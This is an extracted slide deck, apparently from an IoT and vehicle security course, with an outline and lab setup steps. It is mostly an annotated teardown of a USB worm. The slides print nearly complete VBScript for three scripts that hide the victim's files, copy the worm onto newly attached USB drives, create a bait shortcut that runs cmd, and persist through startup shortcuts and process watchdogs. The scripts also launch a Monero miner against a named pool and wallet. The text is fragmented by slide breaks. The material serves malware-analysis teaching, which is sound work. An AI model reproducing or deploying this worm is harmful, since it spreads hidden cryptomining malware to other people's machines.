
> • Open DDream.jar file with jd-gui.jar • https://blog.techbridge.cc/2016/03/24/android-decompile-introduction/ •
https://medium.com/@nikhilh20/android-malware-analysis-droiddream- d06fc0d87bd2 -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro – 無線通訊設備 Wireless Device – 智慧家電與無人機台 Smart Home & Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis – 軟韌體安全 APP & Firmware Security • Reverse Firmware • Reverse Android App – 外接裝置安全 USB Device • USB Worm • Bad USB -

Victim A 1. Hide original files 3. Create .Lnk ft.
Cmd 2. Add virus Zz -
Victim A Victim B 1. Hide original files 3. Create
.Lnk ft. Cmd 2. Add virus 4. Bait user click on .lnk -
Victim A Victim B 1. Hide original files 3. Create
.Lnk ft. Cmd 2. Add virus 4. Bait user click on .lnk 5. Self-Copy to Victim Zz -
Victim A Victim B 1. Hide original files 3. Create
.Lnk ft. Cmd 2. Add virus 4. Bait user click on .lnk 5. Self-Copy to Victim 6. Add register & Execute -

> In movemenoreg.vbs 1. on error resume next 2. Dim
strPath, objws, objFile, strFolder, Target, SourceFolder, destFolder, objDestFolder, AppData, ws, objmove, pfolder, objWinMgmt, colProcess, vaprocess 3. Set ws = WScript.CreateObject("WScript.Shell") 4. Target = "\WindowsServices" 5. 'where are we? 6. strPath = WScript.ScriptFullName 7. set objws = CreateObject("Scripting.FileSystemObject") 8. Set objFile = objws.GetFile(strPath) 9. strFolder = objws.GetParentFolderName(objFile) 10. pfolder = objws.GetParentFolderName(strFolder) 11. ws.Run pfolder & "\_" 12. AppData = ws.ExpandEnvironmentStrings("%AppData%") 13. DestFolder = AppData & Target 14. SourceFolder = strFolder 15. if (not objws.folderexists(DestFolder)) then -
15. if (not objws.folderexists(DestFolder)) then 16. objws.CreateFolder DestFolder 17. Set
objDestFolder = objws.GetFolder(DestFolder) 18. objDestFolder.Attributes = objDestFolder.Attributes + 2 19. end if 20. Call moveandhide ("\helper.vbs") 21. Call moveandhide ("\installer.vbs") 22. Call moveandhide ("\movemenoreg.vbs") 23. Call moveandhide ("\WindowsServices.exe") 24. sub moveandhide (name) 25. if (not objws.fileexists(DestFolder & name)) then 26. objws.CopyFile strFolder & name, DestFolder & "\" 27. Set objmove = objws.GetFile(DestFolder & name) 28. 29. If not objmove.Attributes AND 2 then 30. objmove.Attributes = objmove.Attributes + 2 31. end if 32. end if 33. end sub 34. Set objWinMgmt = GetObject("WinMgmts:Root\Cimv2") 35. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where name = 'wscript.exe'") 36. For Each objProcess In colProcess Create Folder in AppData Call Libs Hide malicious files to AppData -
23. Call moveandhide ("\WindowsServices.exe") 24. sub moveandhide (name) 25. if
(not objws.fileexists(DestFolder & name)) then 26. objws.CopyFile strFolder & name, DestFolder & "\" 27. Set objmove = objws.GetFile(DestFolder & name) 28. 29. If not objmove.Attributes AND 2 then 30. objmove.Attributes = objmove.Attributes + 2 31. end if 32. end if 33. end sub 34. Set objWinMgmt = GetObject("WinMgmts:Root\Cimv2") 35. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where name = 'wscript.exe'") 36. For Each objProcess In colProcess 37. vaprocess = objProcess.CommandLine 38. if instr(vaprocess, "helper.vbs") then 39. WScript.quit 40. End if 41. Next 42. ws.Run DestFolder & "\helper.vbs" 43. Set ws = Nothing Run helper.vbs -

> In helper.vbs 1. on error resume next 2. Dim
ws, sParams, strPath, objws, objFile, strFolder, startupPath, MyScript, objWinMgmt, colProcess, vaprocess, miner 3. Set ws = WScript.CreateObject("WScript.Shell") 4. sParams = "-o stratum+tcp://xmr.crypto-pool.fr:3333 -u 42Damq6yzG5JteZ3wxZNkuKj6onDw9T27QoPxeBpv8ira5s7cZLS2Yz7KqwRD6ok4bjYp6PWkAiJMKjuQXo3wUh8PJ8JFwE -p x -lowcpu 2 -dbg -1" 5. Set objWinMgmt = GetObject("WinMgmts:Root\Cimv2") 6. strPath = WScript.ScriptFullName 7. set objws = CreateObject("Scripting.FileSystemObject") 8. Set objFile = objws.GetFile(strPath) 9. strFolder = objws.GetParentFolderName(objFile) 10. strPath = strFolder & "\" 11. startupPath = ws.SpecialFolders("startup") 12. miner = Chr(34) & strPath & "WindowsServices.exe" & Chr(34) & sParams 13. 'ws.Run miner , 0 14. MyScript = "helper.vbs" Connect C&C Setting Self into Persistence -

15. While True 16. If (not objws.fileexists(startupPath & "\helper.lnk")) then
17. Set link = ws.CreateShortcut(startupPath & "\helper.lnk") 18. link.Description = "helper" 19. link.TargetPath = strPath & "helper.vbs" 20. link.WorkingDirectory = strPath 21. link.Save 22. End If 23. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where name = 'wscript.exe'") 24. call procheck(colProcess, "installer.vbs") 25. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where name Like '%WindowsServices.exe%'") 26. if colProcess.count = 0 then 27. ws.Run miner, 0 28. end if 29. WScript.Sleep 5000 30. Wend 31. sub procheck(checkme, procname) 32. For Each objProcess In checkme 33. vaprocess = objProcess.CommandLine 34. More Persistence Call installer.vbs Setting Sleep interval of WindowsService.exe which is malicious file -

23. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where
name = 'wscript.exe'") 24. call procheck(colProcess, "installer.vbs") 25. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where name Like '%WindowsServices.exe%'") 26. if colProcess.count = 0 then 27. ws.Run miner, 0 28. end if 29. WScript.Sleep 5000 30. Wend 31. sub procheck(checkme, procname) 32. For Each objProcess In checkme 33. vaprocess = objProcess.CommandLine 34. 35. if instr(vaprocess, procname) then 36. Exit sub 37. End if 38. 39. Next 40. ws.Run strPath & procname 41. end sub -

> In installer.vbs 1. on error resume next 2. DIM
colEvents, objws, strComputer, objEvent, DestFolder, strFolder, Target, ws, objFile, objWMIService, DummyFolder, check, number, home, device, devicename, colProcess, vaprocess, objWinMgmt 3. strComputer = "." 4. Set ws = WScript.CreateObject("WScript.Shell") 5. Target = "\WindowsServices" 6. 'where are we? 7. strPath = WScript.ScriptFullName 8. set objws = CreateObject("Scripting.FileSystemObject") 9. Set objFile = objws.GetFile(strPath) 10. strFolder = objws.GetParentFolderName(objFile) 11. 'Checking for USB instance 12. Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2") 13. Set colEvents = objWMIService.ExecNotificationQuery ("SELECT * FROM __InstanceOperationEvent WITHIN 1 WHERE " & "TargetInstance ISA 'Win32_LogicalDisk'") 14. Set objWinMgmt = GetObject("WinMgmts:Root\Cimv2") 15. While True Find other disks attach on compromised machine -
16. Set colProcess = objWinMgmt.ExecQuery ("Select * From Win32_Process where

name = 'wscript.exe'") 17. call procheck(colProcess, "helper.vbs") 18. 19. Set objEvent = colEvents.NextEvent 20. If objEvent.TargetInstance.DriveType = 2 Then 21. If objEvent.Path_.Class = "__InstanceCreationEvent" Then 22. device = objEvent.TargetInstance.DeviceID 23. devicename = objEvent.TargetInstance.VolumeName 24. DestFolder = device & "\WindowsServices" 25. DummyFolder = device & "\" & "_" 26. if (not objws.folderexists(DestFolder)) then 27. objws.CreateFolder DestFolder 28. Set objDestFolder = objws.GetFolder(DestFolder) 29. objDestFolder.Attributes = objDestFolder.Attributes + 2 30. end if 31. Call moveandhide ("\helper.vbs") 32. Call moveandhide ("\installer.vbs") 33. Call moveandhide ("\movemenoreg.vbs") 34. Call moveandhide ("\WindowsServices.exe") 35. 36. if (not objws.fileexists (device & devicename & ".lnk")) then 37. Set link = ws.CreateShortcut(device & "\" & devicename & ".lnk") 38. link.Description = devicename 39. link.IconLocation = "%windir%\system32\SHELL32.dll, 7" 40. link.TargetPath = "%COMSPEC%" 41. link.Arguments = "/C .\WindowsServices\movemenoreg.vbs" Copy self to new victim disk Generate Click-bait link -
42. 'link.WorkingDirectory = device 43. link.Save 44. End If 45.
46. 47. if (not objws.folderexists(DummyFolder)) then 48. objws.CreateFolder DummyFolder 49. Set objDestFolder = objws.GetFolder(DummyFolder) 50. objDestFolder.Attributes = objDestFolder.Attributes + 2 51. End If 52. set check = objws.getFolder(device) 53. Call checker(check) 54. 55. End If 56. End If 57. Wend 58. sub checker (path) 59. set home = path.Files 60. For Each file in home 61. Select Case file.Name 62. Case devicename & ".lnk" 63. 'nothings 64. Case Else 65. objws.MoveFile path & file.Name, DummyFolder & "\" 66. End Select 67. 68. Next Create \_ folder Copy original file into hidden \_ folder -

70. set home = path.SubFolders 71. For Each home in
home 72. Select Case home 73. Case path & "_" 74. 'nothings 75. Case path & "WindowsServices" 76. 'nothings 77. Case path & "System Volume Information" 78. 'nothings' 79. Case Else 80. objws. MoveFolder home, DummyFolder & "\" 81. End Select 82. 83. Next 84. 85. end sub 86. '------------------------------------------------------------ 87. sub moveandhide (name) 88. if (not objws.fileexists(DestFolder & name)) then 89. objws.CopyFile strFolder & name, DestFolder & "\" 90. Set objmove = objws.GetFile(DestFolder & name) 91. 92. If not objmove.Attributes AND 2 then 93. objmove.Attributes = objmove.Attributes + 2 94. end if 95. end if This function use to copy self to victim disk in line 31-34 -
84. 85. end sub 86. '------------------------------------------------------------ 87. sub moveandhide (name)
88. if (not objws.fileexists(DestFolder & name)) then 89. objws.CopyFile strFolder & name, DestFolder & "\" 90. Set objmove = objws.GetFile(DestFolder & name) 91. 92. If not objmove.Attributes AND 2 then 93. objmove.Attributes = objmove.Attributes + 2 94. end if 95. end if 96. end sub 97. '------------------------------------------------------------ 98. sub procheck(checkme, procname) 99. For Each objProcess In checkme 100. vaprocess = objProcess.CommandLine 101. 102. if instr(vaprocess, procname) then 103. Exit sub 104. End if 105. 106. Next 107. ws.Run strFolder & "\" & procname 108. end sub Check and run malicious script -


> Open Application: • VirtualBox Open VM: • Any Windows
OS Download software: • Arduino Studio -

